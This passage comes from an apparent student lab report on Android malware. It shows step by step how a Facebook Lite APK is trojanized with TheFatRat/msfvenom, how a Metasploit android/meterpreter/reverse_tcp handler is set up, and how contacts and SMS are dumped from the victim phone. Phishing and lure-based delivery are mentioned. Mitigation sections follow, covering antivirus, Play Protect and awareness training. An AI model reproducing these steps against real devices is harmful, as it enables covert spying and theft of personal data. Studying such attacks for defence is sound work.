


Figure 27: Choosing the type of payload

In figure 27, the type of payload was chosen, and we wanted to do reverse\_tcp connection using meterpreter payload, we chose option 3.

```
[ ++++++ ]
[ 1 ] Use Backdoor-apk 0.2.4a
[ 2 ] Use old Fatrat method
[ 3 ] Use MsfVenom Embedded method
+-----+

Select Tool to create apk : 3

-----Backdooring your apk with MSFVenom-----

Using APK template: /home/kali/Desktop/TheFatRat/temp/app.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.clqth
[*] Loading /tmp/d20210417-2585-1x6iixg/original/smali/com/facebook/lite/ClientApplicationSplittedShell.smali
and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Rebuilding apk with meterpreter injection as /tmp/d20210417-2585-1x6iixg/output.apk
[*] Signing /tmp/d20210417-2585-1x6iixg/output.apk
[*] Aligning /tmp/d20210417-2585-1x6iixg/output.apk
Payload size: 1759895 bytes
Saved as: temp/backand.apk

-----Finished-----

[!] FatRat Detected that you already had a previous created backdoor
file in (/root/.Fatrat_Generated/) with the name app_backdoored.apk .
```

Figure 28: Choosing the tool to create backdoored apk

In figure 28, we chose an msfvenom embedded method to embed an Metasploit payload into an original apk. Then, TheFatRat tool automated all the process from generating a payload to injecting that payload to the original Facebook lite apk. After that, it regenerated the apk with malicious code injected in it. Likewise, the backdoored apk was signed automatically by TheFatRat and stored location can be seen in figure 29.

```
root@kali: ~/Fatrat_Generated

File Actions Edit View Help

(kali@kali)~$ sudo -sH
(root@kali)~/home/kali# cd /root
(root@kali)~$ ls
Fatrat_Generated
(root@kali)~$ cd Fatrat_Generated
(root@kali)~/Fatrat_Generated# ls
app_backdoored.apk
(root@kali)~/Fatrat_Generated#
```

Figure 29: Confirming that backdoored apk was generated on root directory

### 3.3 Performing the attack

So, we generated a malicious application file using two different methods i.e. manually and using a tool called TheFatRat. While making a malicious application manually, we simply generated an apk but using the fatrat tool we backdoored an original application file. Moving over to next step, we need to send this malicious apk into our target and install it. To do so, we can use different social engineering techniques like sending phishing emails, adware, luring the mind of victim, honey trapping, etc. But for our demonstration, we will manually move any one of the apk i.e. the apk generated through manual method or apk generated through automated method to the victim's phone and install it over there as shown in figure 30.






Figure 30: Installing the backdoored apk

Now, we need to create a listener on our kali Linux machine and for that we take the help of msfconsole. It was started by giving the command msfconsole in the terminal window as shown in figure 31.



```
(kali㉿kali)-[~]  
$ msfconsole  
[*] Starting the Metasploit Framework console ... -
```


Figure 31: Opening Metasploit Framework



```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp
```

Figure 32: Setting exploit


After the msfconsole was opened, we set the stub for the payload, android/meterpreter/reverse\_tcp and it acts as a handler for the payload as shown in figure 32.



```
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp
```

Figure 33: Setting up payload type

After setting up multi/handler exploit, we then set up the payload type and, in our case, it was android/meterpreter/reverse\_tcp because we are using meterpreter type of payload and attacking an android machine to get reverse meterpreter connection.



```
msf6 exploit(multi/handler) > set lhost 10.10.10.254  
lhost => 10.10.10.254
```

Figure 34: Setting up a listener host

In figure 34, we set up a listener host to listen the meterpreter sessions and we put 10.10.10.254 because the IP address of the attacker machine is it and we have injected the Facebook lite apk with that parameter with the help of the fatrat tool.

```
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
```

Figure 35: Setting up a listener port

In figure 35, we set the listener port to 4444 because that port is where we will be listening to the connection coming from android phone.

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.10.254    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.10.254    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) >
```

Figure 36: Verifying the parameters before running exploit

In figure 36, we typed the command show options in the msfconsole and it showed all the parameters that we had given previously. We did this to check everything is right like LHOST, LPORT and the type of payload we are using. This makes the exploitation go as expected as we could see any mistake and change it before we run the exploit.


```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.254:4444
```

Figure 37: Running the exploit

In figure 37, we ran the exploit by giving the command run and the Metasploit started a reverse TCP handler on our LHOST and LPORT. Now, we have to wait for the

Aashman Uprety

victim to open the backdoored Facebook apk as shown in figure 38 and after s/he opens that the embedded payload on that apk loads up and we get a meterpreter session on our machine.



*Figure 38: Opening the backdoored Facebook lite apk on android*

In figure 38, we opened the Facebook lite apk that we backdoored using fatrat and had installed it. We can see that the application is behaving normally which makes the victim not suspect about anything going wrong in the system. But, internally, because of the embedded payload on that apk, the Facebook lite apk will initiate a request and we will get a meterpreter session.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.254:4444
[*] Sending stage (76780 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.254:4444 → 10.10.10.2:49959) at 2021-04-17 22:57:52 -0400
[*] Sending stage (76780 bytes) to 10.10.10.2
[*] Meterpreter session 2 opened (10.10.10.254:4444 → 10.10.10.2:40185) at 2021-04-17 22:57:52 -0400
```

*Figure 39: Getting a meterpreter session*

In figure 39, we got a meterpreter session opened as the victim had opened the Facebook lite apk in his/her phone. After that, a stage was sent, injected in DLL, and executed. Now, we get a meterpreter session on our Linux machine and earlier we used android/meterpreter/reverse\_tcp because of which we will have access to reverse meterpreter session instead of a reverse shell only. A reverse shell is a command prompt whereas reverse meterpreter session lets us do more commands like taking the screenshot, viewing the live camera, etc. After we get the meterpreter session, it is confirmed that the android phone is hacked, and we can move over to post exploitation attacks.

### 3.4 Post exploitation attacks

Moving over, any attacks have certain motive and the hackers hack into the system for certain reasons. These kinds of attacks can be performed when we have successfully accessed the shell of the victim's device. The motive of the hacker can be to see the private messages or call logs. A phone has many private things and this kind of malware attack will let the attacker to see all of those. Though we do not have any motive to hack and for demonstration only, we have performed some of the post exploitation commands in the console to see what happens. In our demonstration, we got a meterpreter session and from there we can get into the shell of the android and do the attacks we want. There are many kinds of attacks that can be performed as we have got a root shell of the android phone. The attacks that can be performed using the meterpreter session we got can be seen by giving the command help in the msfconsole.

```
meterpreter > shell
Process 1 created.
Channel 1 created.
ls
AFRequestCache
AF_INSTALLATION
aashman
bbm
config_gb.json
cyber
data
home
images
misc
plugin
pv
skin
splash
t55nao.dex
t55nao.jar
version
zeus_web_error_icon.png
```

Figure 40: Getting into the shell of android

We typed shell into the meterpreter console which led us to create a shell with process ID 1 and on channel 1. Now, we can list all the files using ls command and all the files were listed as shown in figure 40. We can use all the Linux file commands like, ls, mkdir, cp, mv, cat, nano, etc. over here and do the desired task.

```
meterpreter > sysinfo
Computer : localhost
OS : Android 4.3 - Linux 3.10.2-android-x86+ (i686)
Meterpreter : dalvik/android
meterpreter >
```

Figure 41: Seeing system details

In figure 41, we typed the command sysinfo to see the information of the system and we could see the attacked phone was running on android 4.3.

```
meterpreter > dump_contacts
[*] Fetching 2 contacts into list
[*] Contacts list saved to: contacts_dump_20210417230329.txt
meterpreter > dump_sms
[*] Fetching 1 sms message
[*] SMS message saved to: sms_dump_20210417230335.txt
```

Figure 42: Dumping contacts and SMS of the android phone



In figure 42, we typed the attack command of Metasploit i.e. `dump_contacts` and `dump_sms` to dump the contacts and SMS respectively of the attacked machine into our machine.

```
(kali@kali)-[~]
$ cat contacts_dump 20210417230329.txt

[+] Contacts list dump

Date: 2021-04-17 23:03:29.579808083 -0400
OS: Android 4.3 - Linux 3.10.2-android-x86+ (i686)
Remote IP: 10.10.10.2
Remote Port: 33388

#1
Name : AASHMAN
Number : (984) 555-5555

#2
Name : Uprety
Number : (984) 658-69
```

Figure 43: Accessing the dumped contacts

There were two contacts stored on android phone and after giving the `dump_contacts`, those contacts were dumped on a .txt file and was stored on the home directory of kali Linux. The file was accessed using `cat` command and we could see the contacts of the android phone as shown in figure 43.

```
(kali@kali)-[~]
$ cat sms_dump 20210417230335.txt

[+] SMS messages dump

Date: 2021-04-17 23:03:35.829426818 -0400
OS: Android 4.3 - Linux 3.10.2-android-x86+ (i686)
Remote IP: 10.10.10.2
Remote Port: 33388

#1
Type : Unknown
Date : 2021-04-16 08:03:38
Address : 1 231
Status : NOT_RECEIVED
Message : test message
```

Figure 44: Accessing the dumped SMS

There was one SMS stored on android phone and after giving the `dump_sms`, the SMS was dumped on a `.txt` file and was stored on the home directory of kali Linux. The file was accessed using `cat` command and we could see the SMS of the android phone as shown in figure 44. Likewise, other commands can also be used to exploit and the commands that can be used can be seen by typing the command help.

In this way, the malware attack for android was demonstrated and we saw how serious things could be done once an application file with malware injected gets into our system.

#### **4. Mitigation**

Malware attacks are very hard to mitigate because they do not have a full proof mitigation measure and the only thing, we can do is make the people aware about the use of different security mechanisms that is on their device already. To mitigate the problem in our demonstration, we used an antivirus software on android. The antivirus software has a huge database of different kinds of payload and malware attacks and it prompts the user with serious warning about a malicious file. Avast security antivirus was installed into the android system from play store.




Figure 45: Malware detection by antivirus

In figure 45, the Avast antivirus immediately prompted that there was a malware detection and even asked the user to uninstall the application from the phone. After the application is uninstalled, it is impossible to get a meterpreter session on the kali Linux machine.

Even after uninstalling and scanning the files on the android machine using Avast antivirus, it showed potentially dangerous file as shown in figure 46.




Figure 46: Scanning the files using Avast antivirus

After the antivirus defender is turned on the android, the meterpreter session will never open and the session will keep dying. As we cannot get session, it is not possible to perform the attack as shown in the figure 47.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.254
lhost => 10.10.10.254
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.10.254:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.254:4444
[*] Sending stage (76780 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.254:4444 -> 10.10.10.2:44260) at 2021-04-22 23:45:10 -0400
[*] Sending stage (76780 bytes) to 10.10.10.2
[*] Meterpreter session 2 opened (10.10.10.254:4444 -> 10.10.10.2:54990) at 2021-04-22 23:45:10 -0400
[*] Sending stage (76780 bytes) to 10.10.10.2
[*] Meterpreter session 3 opened (10.10.10.254:4444 -> 10.10.10.2:46519) at 2021-04-22 23:45:10 -0400
[*] 10.10.10.2 - Meterpreter session 1 closed. Reason: Died
[*] 10.10.10.2 - Meterpreter session 2 closed. Reason: Died
[*] 10.10.10.2 - Meterpreter session 3 closed. Reason: Died
```

Figure 47: Could not get meterpreter session

In figure 47, we can see that the Linux machine i.e. 10.10.10.2 closed the meterpreter session and it was done by the Avast antivirus that was installed in the android system. As we cannot get a meterpreter session, it is nearly impossible to move over to further steps. This is how the problem was mitigated.

Similarly, to prevent these kind of malware attacks the awareness among the users is most important. If we had not installed the backdoored application file, the attack could not have been performed. The users should be aware about from where they are getting installation files from and should install it only if the site is trusted. There is a feature in android system to let the applications install from unknown sources and it is advisable to keep that feature turned off as shown in figure 48.



*Figure 48: Turning off app install from unknown resources*

Likewise, another tool that helps in blocking the installation of malware in android phone is google play protect and it advisable to turn this feature on. After it is turned on, and application is being installed, the google play protect automatically scans the application and shows for any potential threats as shown in figure 49.

## Blocked by Play Protect



MainActivity

This app was built for an older version of Android and doesn't include the latest privacy protections

**INSTALL ANYWAY**

**OK**

*Figure 49: Google play protect blocking the malicious apk*

Similarly, different kinds of SETA program also help to mitigate this kind of malware attacks. SETA stands for Security Education, Training and Awareness. The SETA program's goal is to improve security by providing in-depth awareness of how to plan, execute, and run security programs for organizations and systems (chris12035, 2016). This aim is accomplished by enhancing computer users' expertise and understanding so that they can do their work more safely when using IT services, as well as raising awareness of the need to safeguard device resources (chris12035, 2016).

All in all, the malware attacks can be prevented when the users themselves are aware about different kind of security mechanisms. People should use antiviruses on their system and never install or download files from untrusted sites. Files downloaded from untrusted sites could have malware injected in them. People should have the habit of not using cracked application file but rather use the original application.

## 5. Evaluation

The mitigations in any attacks in cyber security domain has certain level of pros and cons. In our demonstration we used, antivirus and SETA programs as the mitigation measures for malware attack. The advantages of using antiviruses is that it is easy to install and use. There is no extra setup required by the user after the antivirus software is installed. All the scanning as well as giving prompts to the user about what to do next when certain malware is detected is given by the software itself. Moreover, antivirus software are cheap and annual subscription costs about 100 USDs only. Likewise, SETA programs are also easy to conduct and can be flowed to people with simple message from different social media sites. Different kinds of awareness program regarding malware attack and how to be safe from them can be messaged to individual by any telecom providers.

On the other hand, the disadvantage of using antivirus software as the mitigation measure for malware attack is that, the antivirus software cannot detect any new kind of malwares as they work on the principle of checking the malware with the list of malwares they have in their databases. Antiviruses when installed in the system slows down the overall performance as it uses lots of memory processes. The backdoors can be made in such a way that it can bypass the antivirus software by using the loopholes in antivirus software. People do not have the habit of listening to the things which makes harder to conduct SETA program either.

Cost Benefit Analysis (CBA) is a process in which we calculate the cost that will require to setup a mitigation measure and compare it with the loss we could have if that very mitigation was not there. From there we can see if the mitigation measure, we have chosen will benefit us or do a loss. But, for our report, it is not necessary do any cost benefit calculation because we have used free antivirus software and not used any mitigation measure that has costed us money.

## 6. Conclusion

Malware attack was successfully completed by taking android as a target of evaluation and we could conclude that malwares are a bunch of malicious scripts that helps in attacking the machines when it gets into that system. We used different kinds of tools and techniques to perform the attack. The beginning of the attack was not easy as I had to do lots of research on what a malware is and how can the attack be performed. But after the attack was completed, it is known that carrying out malware attack is much easier if the victim has weak security mechanisms in their system. We can use different social engineering techniques to manipulate the mind of the victim and lure them to download or install the files contain malware in it. So, it is the sole responsibility of the user to be safe from this kind of things. Malwares can come in any forms either it be installation file or document file, but the thing is this kind of malwares should not be on your system at any cost. In this report, we used kali Linux along with an android phone to perform malware attack and we attacked our android phone using Metasploit. We could see how much dangerous attacks could be performed once the attacker has access to your system.

All in all, different kinds of mitigation techniques were also discussed in the report. The people should have sound knowledge on how to use antivirus software and have the habit of updating the antivirus software because old software does not have new virus definition codes in it. SETA programs also play a vital role in stopping these kinds of malware attacks as it makes people aware about what they should, and they should not to be safe from these kinds of attacks.

To conclude, the report was completed with continuous effort, hard work and dedication. Continuous research and help from the lecturer and tutor have helped me to complete this report. The completion of this report has made me able to understand about malware attacks, the process in which it is carried out and how these kinds of attacks can be mitigated.



## References

- chris12035. (2016, September 27). *What is the SETA Program?* Retrieved from chris12035: <https://chris123205.wordpress.com/2016/09/27/what-is-the-seta-program/>
